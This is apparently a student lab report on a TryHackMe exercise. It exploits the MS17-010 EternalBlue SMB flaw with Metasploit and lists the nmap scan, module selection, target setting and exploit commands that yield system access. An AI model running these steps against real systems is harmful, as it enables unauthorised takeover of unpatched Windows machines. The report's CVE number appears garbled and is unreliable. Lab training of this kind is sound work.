Experiment - 8

To Analyze Pentest Exploit MS17-010 EternalBlue


SMB Remote Windows Kernel Pool Corruption using Metasploit

# Aim


To analyze pentest exploit MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption using Metasploit.

# Procedure

First start the target machine using the  **Start Machine**  button. You can use the cloud based Attack Box provided by TryHackMe to perform the attack. You can start the AttackBox by clicking on the  **Start AttackBox**  button.




Next note the IP address of the target machine.




We can start the attack process by first running a nmap scan looking out for vulnerabilities.

Command:  ***nmap -T4 --script vuln 10.10.212.77***



We can see that the SMB service running on the target machine is vulnerable to CVE-2017-0413 ( aka ms17-010 ). So next I searched metasploit for exploits for this vulnerability using the following command.


Command:  ***search CVE-2017-0413***




Now we can use the exploit we found by using the following commands.

Commands:

***use exploit/windows/smb/ms17\_010\_eternalblue set rhosts 10.10.212.77***



Now run the exploit using the command ***exploit***  .



We have successfully exploited the target machine and got system access.

# Result

We have successfully analyzed and exploited MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption using Metasploit.